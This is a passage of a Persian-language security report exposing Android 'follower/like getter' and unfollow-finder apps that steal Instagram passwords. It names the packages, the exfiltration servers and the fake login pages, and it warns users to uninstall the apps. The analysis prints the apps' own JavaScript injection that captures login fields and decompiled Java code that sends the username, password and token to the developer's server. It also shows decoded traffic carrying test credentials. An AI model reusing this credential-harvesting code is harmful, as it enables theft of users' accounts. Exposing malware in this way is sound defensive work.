        webView.loadUrl("javascript: document.getElementsByClassName(\"button-green\")[0].onclick = function() {\n
        var username = document.getElementById(\"id_username\").value;\n
        var password = document.getElementById(\"id_password\").value;\n
        instalogin.saveData(username, password);\n    };");
    }
}
```

شکل ۱۰ افزودن کد جاوااسکریپتی و استخراج رمز عبور

در این روش پس از استخراج رمز عبور، برنامه اقدام به ارسال اطلاعات به سرور خودش می‌کند. تحلیل ترافیک برنامه اطلاعات ارسالی را نشان می‌دهد. در برخی مواقع برنامه‌ها اطلاعات را به‌صورت رمز شده ارسال می‌کنند تا با تحلیل ترافیک برنامه، سرقت اطلاعات آشکار نشود. در لیست برنامه‌هایی که در ابتدای گزارش آمده است، فقط برنامه‌هایی که اطلاعات استخراج شده را به سرور توسعه دهنده ارسال می‌کنند آمده است و فعلا از برنامه‌هایی که این اطلاعات به جای دیگری ارسال نمی‌کنند (یا شواهدی مبنی بر ارسال اطلاعات تاکنون یافت نشده) صرف نظر شده است. این برنامه‌ها در گزارش دیگری بررسی شده‌اند.

۴-۳-۱ لیست برنامه‌های استخراج کننده با کد جاوااسکریپت

لیست برنامه‌هایی که با این راه‌ها رمز عبور کاربر را استخراج می‌کنند به‌صورت زیر است.

نام برنامه	نام بسته	حداقل نصب فعال
لایک بگیر اینستاگرام	ir.andromedaa.likebegir	200000
فالوئر بگیر اینستاگرام	ir.andromedaa.followerbegir	200000
کامنت بگیر اینستاگرام	ir.andromedaa.commentbegir	100000
انفالویاب اینستاگرام	com.unfollo.instagram	50000
انفالویاب اینستاگرام	com.unfollowyab.instap	20000
انفالویاب اینستاگرام	com.ns.unfollowfinder	20000
انفالویاب اینستاگرام	ir.novinsofts.smartunfollowfinder	10000
آنفالویاب اینستاگرام	ir.om6.hm	10000
پرفکت اینستا(لایک و فالوئر بگیر)	com.ait.prefectinsta	10000
جت فالوئر | فالوئر بگیر اینستاگرام	com.ait.jetfollower	2000
جت لایک | لایک بگیر اینستاگرام	com.ait.jetlike	2000

با توجه به تفاوت رفتار این برنامه‌ها و توسعه‌دهندگان آن‌ها، در قسمت‌های مجزا در ادامه برنامه‌ها بررسی شده‌اند.

۴-۳-۲ برنامه‌های andromedaa

سه برنامه زیر توسط یک گروه در مارکت‌ها منتشر شده است. با توجه به آمار نصب برنامه‌ها مجموع نصب این سه برنامه بین پانصد هزار تا یک میلیون و دویست‌هزار نصب فعال است و از این نظر این سه برنامه مهم‌ترین برنامه‌های سارق رمز عبور اینستاگرام کاربران محسوب می‌شود.

نام برنامه	نام بسته	حداقل نصب فعال
لایک بگیر اینستاگرام	ir.andromedaa.likebegir	200000
فالوئر بگیر اینستاگرام	ir.andromedaa.followerbegir	200000

کامنت بگیر اینستاگرام	ir.andromedaa.commentbegir	100000

در توضیحات هر سه برنامه این جمله زیر ذکر شده است:

در حالی که بررسی این سه برنامه نتیجه متفاوتی دارد و این برنامه‌ها علاوه بر دسترسی به رمز عبور کاربران، این رمز عبور را به سرقت نیز می‌برند.


این سه برنامه ساختار مشابهی دارند و هر سه برنامه با یک روش رمز عبور کاربران را سرقت می‌کنند. مواردی که در ادامه بیان می‌شود مربوط به برنامه «لایک بگیر» این گروه است.

پس از نصب برنامه صفحه‌ی ورود اینستاگرام به کاربر نشان داده می‌شود که صفحه اصلی است ولی با افزودن کد جاواسکریپت به آن رمز عبور کاربر استخراج می‌شود. بررسی ترافیک برنامه نشان می‌دهد که یکی از درخواست‌های برنامه به‌صورت Post به آدرس زیر ارسال می‌شود.

v1.lkbgr.com/ /users/load.php?user_name=???&tut=???

به جای ??? نام کاربری و شناسه اینستاگرام کاربر قرار می‌گیرد.

نام کاربری‌ای که با آن برنامه تست شد apatest3 و رمز عبور آن 123321123 است. برای اثبات سرقت رمز عبور توسط این سه برنامه اطلاعات ثبت شده بدون پنهان کردن هیچ قسمتی در زیر نمایش داده می‌شود. تصویر این درخواست به‌صورت زیر است:



شکل ۱۱ درخواست ارسالی به سرور برنامه(lkbgr.com)

همان‌طور که مشاهده می‌شود این درخواست شامل یک TOKEN است. پاسخ دریافتی از سرور به‌صورت زیر است:

شکل ۱۲ پاسخ دریافتی از سرور


قسمت بزرگ داده‌های دریافتی در فیلد sb قرار دارند این داده‌ها به‌صورت base64 کد شده‌اند. معمولا برای پنهان کردن داده‌ها و پیشگیری از نمایش واضح داده آن را به این صورت encode می‌کنند. می‌توان رشته کد شده را به رشته عادی با انکودینگ utf-8 تبدیل کرد. برای این کار می‌توان از ابزارهای آنلاین همچون https://www.base64decode.org/ استفاده کرد.

داده‌های پاسخ که شامل sb نیز است و در تصویر آمده به این صورت است:


```
{"data":"ne23cxj7wrab3n12huvkakvv49j80vcl","session":"0mht0p0ns78k
bpw1z41leigdlwhw","v":"5","ua":"SW5zdGFncmFtIDEwLjkuMCBBbmRyb2lkIC
gyMy82LjAuMTsgNzU5ZHBpOyAxNTczeDk5Njsgc2Ftc3VuZzsgU00tVDY3NzsgZ3Rz
MjEwdmVsdGU7IHFjb207IGVuX0dCKQ==","igv":"5","sb":"NWI3NzQxMjIzODVi
ZDhjNjcyMjlhNGY1ZjE2OWUxNzc1NGE3MjY2MThiYjIzYTc4MzMzNTgyMjYxYTBlYj
c4Ni4lN0IlMjJ1c2VybmFtZSUyMiUzQSUyMmFwYXRlc3QzJTIyJTJDJTIycGFzc3dv
cmQlMjIlM0ElMjIxMjMzMjExMjMlMjIlMkMlMjJfdXVpZCUyMiUzQSUyMjBBQ0U5Mj
ZDLTNCODctNDFFMy04OEMxLUFGRTY0NDdERUE5NiUyMiUyQyUyMl91aWQlMjIlM0El
```

MjIlMjIlMkMlMjJkZXZpY2VfaWQlMjIlM0ElMjJhbmRyb2lkLWY0ZmVjNmNhMjhiMG
FjNjklMjIlMkMlMjJfY3NyZnRva2VuJTIyJTNBJTIybmUyM2N4ajd3cmFiM24xMmh1
dmtha3Z2NDlqODB2Y2wlMjIlMkMlMjJsb2dpbl9hdHRlbXB0X2NvdW50JTIyJTNBJT
IyMCUyMiU3RA==}

تصویر رشته دیکد شده به‌صورت زیر است. همان‌طور که مشاهده می‌شود این رشته شامل خود رمز عبور اینستاگرام است که نشان می‌دهد این رمز عبور در قالب همان Token به‌صورت رمز شده یا تغییر یافته به سرور برنامه ارسال شده است و رمز عبور کاربر از این طریق به سرقت رفته است.



شکل ۱۳ دیکد شده پاسخ دریافتی از سرور

برای نمایش واضح‌تر خروجی نیز می‌توان با استفاده از https://www.urldecoder.org/ داده Json واضح را دید که به‌صورت زیر است:

Decode from URL encoded format

Simply use the form below

```
5b774122385bd8c67229a4f5f169e17754a726618bb23a78333582261a0eb786.%7B%22username%22%3A%22apatest3%22%2C%22password%22%3A%22123321123%22%2C%22_uuid%22%3A%220ACE926C-3B87-41E3-88C1-AFE6447DEA96%22%2C%22_uid%22%3A%22%22%2C%22device_id%22%3A%22android-f4fec6ca28b0ac69%22%2C%22_csrftoken%22%3A%22ne23cxj7wrab3n12huvkakvv49j80vcl%22%2C%22login_attempt_count%22%3A%220%22%7D
```

For encoded binaries *(like images, documents, etc.)* upload your data via the file decode form below.


UTF-8 ▾ Source charset.

Live mode OFF Decodes in real-time when you type or paste *(supports only UTF-8 charset)*.

DECODE Decodes your data into the textarea below.

```
5b774122385bd8c67229a4f5f169e17754a726618bb23a78333582261a0eb786.
{"username":"apatest3","password":"123321123","_uuid":"0ACE926C-3B87-41E3-88C1-AFE6447DEA96","_uid":"","device_id":"android-f4fec6ca28b0ac69","_csrftoken":"ne23cxj7wrab3n12huvkakvv49j80vcl","login_attempt_count":"0"}
```

نمایش مرتب‌تر آن نیز به‌صورت زیر است:



شکل ۱۴ نمایش فایل json

همانطور که در شکل دیده می‌شود ، نام کاربری و رمز عبور اینستاگرام به سرقت رفته است. بررسی دقیق کد برنامه‌ها نشان می‌دهد که Token که به سرور ارسال می‌شود حاوی نام کاربری و رمز عبور است.

بررسی دو برنامه دیگر این گروه نیز دقیقا همین نتایج را در پی داشت و نشان می‌داد که رمز عبور کاربران توسط این سه برنامه به سرقت می‌رود.

اطلاعات سرقت شده به دامنه lkbgr.com ارسال می‌شوند.

در سایت lkbgr.com سایت buylike.ir به عنوان سایت همکار این مجموعه ذکر شده است.

بررسی برنامه «فالوئر بگیر» این گروه نشان می‌دهد که این برنامه هم کاملا مانند برنامه «لایک بگیر» عمل می‌کند و فقط داده‌ها را به جای lkbgr.com به flbgr.com ارسال می‌کند.


بررسی برنامه سوم یعنی «کامنت بگیر» نیز عین دو برنامه دیگر است و فقط داده‌ها را به commentbegir.com ارسال می‌کند.

۴-۳-۳ برنامه‌های سارق با فیلدهای instaToken و instaCookie


پنج برنامه‌ی زیر (از لیست بالا) رفتار مشابهی دارند. هرچند این پنج برنامه توسط پنج حساب مجزا منتشر شده‌اند ولی هر پنج برنامه نام کاربری و رمز عبور را در قالب فیلدهای اطلاعاتی با نام‌های به ترتیب instaToken و instaCookie ارسال می‌کنند.

نام برنامه	نام بسته	حداقل نصب فعال
انفالویاب اینستاگرام	com.unfollo.instagram	50000
انفالویاب اینستاگرام	com.unfollowyab.instap	20000
انفالویاب اینستاگرام	com.ns.unfollowfinder	20000
انفالویاب اینستاگرام	ir.novinsofts.smartunfollowfinder	10000
آنفالویاب اینستاگرام	ir.om6.hm	10000

برنامه «انفالویاب اینستاگرام» با نام بسته ir.novinsofts.smartunfollowfinder اطلاعات را به آدرس novinsofts.ir ارسال می‌کند، ولی چهار برنامه دیگر اطلاعات را به آدرس sajadabasi.ir ارسال می‌کنند.



شکل ۱۵ ارسال اطلاعات به novinsofts.ir



شکل ۱۶ ارسال اطلاعات به sajadabasi.ir

۴-۳-۴ برنامه‌های com.ait

سه برنامه زیر توسط یک حساب کاربری در مارکت ها منتشر شده است.

نام برنامه	نام بسته	حداقل نصب فعال
پرفکت اینستا(لایک و فالوئر بگیر)	com.ait.prefectinsta	10000
جت فالوئر | فالوئر بگیر اینستاگرام	com.ait.jetfollower	2000
جت لایک | لایک بگیر اینستاگرام	com.ait.jetlike	2000

۴-۳-۴-۱ پرفکت اینستا

این برنامه با تزریق کد جاوااسکریپتی نام کاربری و رمز عبور کاربر را استخراج می‌کند. پس از استخراج رمز عبور برنامه اقدام به ارسال یک بسته اطلاعاتی به سرور خودش می‌کند. تحلیل ترافیک برنامه این بسته را نشان می‌دهد. همان‌طور که در تصویر زیر مشخص است بخشی از این اطلاعات به‌صورت رمز شده و با نام encryptedData ارسال می‌شوند

```
POST /v2/user/sync HTTP/1.1
Content-Type: application/json; charset=utf-8
Content-Length: 303
Host: perfectinsta.ir
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.4.1

{"data":{"encryptedData":"d49a92aa9382310eb4dab9ec65f5fdb2f92925dc54fa730eada8d88daad10560a4658744343
d914712550cfb9d9111dd0b580c42ea185177le73b0a361971b2e567cd4252329990a09856c5fd13cb70bc2adae5bc26020da
0084ad7bd6a32e7c4727e0550e977a7b4eabeafc3a6e827c"},"hash":"ca180dd87c8ec981de2cdde87b9909993a4c796c"}
```

شکل ۱۷ ارسال داده به سرور پس از لاگین در اینستاگرام

بررسی کد برنامه و وجود کدهای زیر نشان می‌دهد که اطلاعات هویتی کاربر به‌صورت رمز شده در encryptedData قرار می‌گیرد. این اطلاعات هویتی شامل شناسه، توکن، نام کاربری و رمزعبور حساب اینستاگرام کاربر است.

```
public void m32b() {
    String str = "/v2/user/sync";
    UserAuthentication GetSelectedAccount = UserAccounts.GetInstance().GetSelectedAccount();
    JSONObject jSONObject = new JSONObject();
    jSONObject.put("id", GetSelectedAccount.userId);
    jSONObject.put("username", GetSelectedAccount.username);
    jSONObject.put("password", GetSelectedAccount.password);
    jSONObject.put("token", GetSelectedAccount.GetToken());
    final JSONObject jSONObject2 = new JSONObject();
    jSONObject2.put("id", GetSelectedAccount.userId);
    jSONObject2.put("username", GetSelectedAccount.username);
    jSONObject2.put("token", GetSelectedAccount.GetToken());
    MyLogger.m20368a("syncUser", "/v2/user/sync", jSONObject2);
    this.f138b.m4a("/v2/user/sync", jSONObject, new ResponseHandler(this) {
        /* renamed from: b */
        final /* synthetic */ ServerApi f41b;

        public void OnSuccess(JSONObject jSONObject) {
            MyLogger.m20368a("syncUser", "/v2/user/sync", jSONObject2);
            MyLogger.m20369a("syncUser", jSONObject);
        }

        public void OnFailure(int i, Throwable th, JSONObject jSONObject) {
            MyLogger.m20368a("syncUser", "/v2/user/sync", jSONObject2);
            MyLogger.m20374b("syncUser", jSONObject);
        }
    }, true);
    OneSignal.m12283a(new C00062(this));
}
```

شکل ۱۸ قرار دادن اطلاعات نام کاربری و رمز عبور در json


```
public void m4a(String str, JSONObject jSONObject, ResponseHandler responseHandler, boolean z) {
    JSONObject jSONObject2 = new JSONObject();
    if (z) {
        try {
            String a = MCrypt.m20280a(this.f17d.m20282a(jSONObject.toString()));
            JSONObject jSONObject3 = new JSONObject();
            jSONObject3.put("encryptedData", a);
            jSONObject2.put("data", jSONObject3);
        } catch (JSONException e) {
            MyLog.m20287b(SecureHttpApi.class.getName(), e.getMessage());
        } catch (Exception e2) {
            e2.printStackTrace();
        }
    } else {
        jSONObject2.put("data", jSONObject);
    }
    try {
        jSONObject2.put("hash", new String(Hex.encodeHex(
                DigestUtils.sha1(jSONObject2.getJSONObject("data").toString() + "aliAndJavaDSayLetsDoItWithThenameof000"))));
    } catch (JSONException e3) {
        MyLog.m20287b(SecureHttpApi.class.getName(), e3.getMessage());
    }
    this.f16b.newCall(new Request.Builder().url("http://perfectinsta.ir" + str).post(RequestBody.create(f14a, jSONObject2.toString())).build
}
```

شکل ۱۹ ارسال encryptedData به سرور

بنابراین اطلاعات رمز شده‌ای که به سرور برنامه ارسال می‌شود شامل نام کاربری و رمزعبور کاربر است. سرور این برنامه روی دامنه http://perfectinsta.ir قرار دارد و اطلاعات سرقت شده به این دامنه ارسال می‌شود.

۲-۴-۳-۴ برنامه جت لایک


بررسی ترافیک این برنامه نشان می‌دهد که پسورد کاربران را سرقت کرده و اطلاعات را به سرور با ip برابر 164.138.19.133 ارسال می‌کند.



شکل ۲۰ برنامه جت لایک

۳-۴-۳-۴ برنامه جت فالوئر

این برنامه هم مشابه «جت لایک» اطلاعات را به سرور با ip برابر 164.138.19.133 ارسال می‌کند.



شکل ۲۱ ارسال رمز عبور توسط برنامه جت فالوئر

۵ دیگر برنامه‌های سارق

پس از شناسایی صفحات جعلی آنلاین که مشابه صفحه ورود اینستاگرام طراحی شده بودند، برنامه‌های دیگری که از این صفحات در کد برنامه‌شان استفاده شده است جست‌وجو شدند. در پی این جست‌وجو برنامه‌های زیر نیز یافت شدند. در جدول زیر نام بسته (package name) و لینک صفحه‌ی جعلی مربوط به هر برنامه ذکر شده است.

نام بسته	لینک صفحه‌ی جعلی
ir.smartmob.addfollow	http://userplusapp.ir/instaup/LoginPage.html
com.gs2msoft.MyInsta	http://userplusapp.ir/instaup/LoginPage.html
ir.flw.instalife	http://userplusapp.ir/instaup/LoginPage.html
ir.smartmob.instadoni	http://userplusapp.ir/instaup/LoginPage.html
ir.CoinUp.InstaUp	http://userplusapp.ir/instaup/LoginPage.html
ir.smartmob.instasmaru	http://userplusapp.ir/instaup/LoginPage.html
ir.coin.member	http://userplusapp.ir/instaup/LoginPage.html
com.instaup.javancomputer	http://userplusapp.ir/instaup/LoginPage.html
ir.irani.followershop	http://instagramapi.sinapps.ir
ir.smartmob.followup	http://userplusapp.ir/instaup/LoginPage.html
ir.smartmob.cofefollow	http://userplusapp.ir/instaup/LoginPage.html
ir.sina.instacafe	http://userplusapp.ir/instaup/LoginPage.html

ir.iran.followers	http://userplusapp.ir/instaup/LoginPage.html
com.nivafollow.sibroid	http://userplusapp.ir/instaup/LoginPage.html
com.instacity.javancomputer	http://userplusapp.ir/instaup/LoginPage.html
com.followergirking.powerfull	http://userplusapp.ir/instaup/LoginPage.html
com.amin.manofollow	http://userplusapp.ir/instaup/LoginPage.html

۶ نتیجه‌گیری

برنامه‌های بسیار زیادی برای کاربران اینستاگرام در مارکت‌های اندرویدی منتشر شده است. این برنامه‌ها با عناوینی همچون «فالوئرگیر»، «لایک‌گیر»، «آنفالویاب» و... منتشر می‌شوند. متاسفانه کاربران به سادگی به این برنامه‌ها اعتماد می‌کنند. در این گزارش اطلاعات بیش از پنجاه برنامه از این نوع که رمز عبور اینستاگرام کاربران را سرقت می‌کردند برای اولین بار منتشر شد.

با توجه به گستردگی موضوع و اینکه تعداد برنامه‌ها بسیار زیاد است و رمز عبور بیش از یک میلیون کاربر را به سرقت برده‌اند، لازم است که به کاربران هشدار داده شود که این برنامه‌ها را از دستگاه‌های اندرویدی‌شان حذف کرده و رمز عبورشان را نیز تغییر دهند.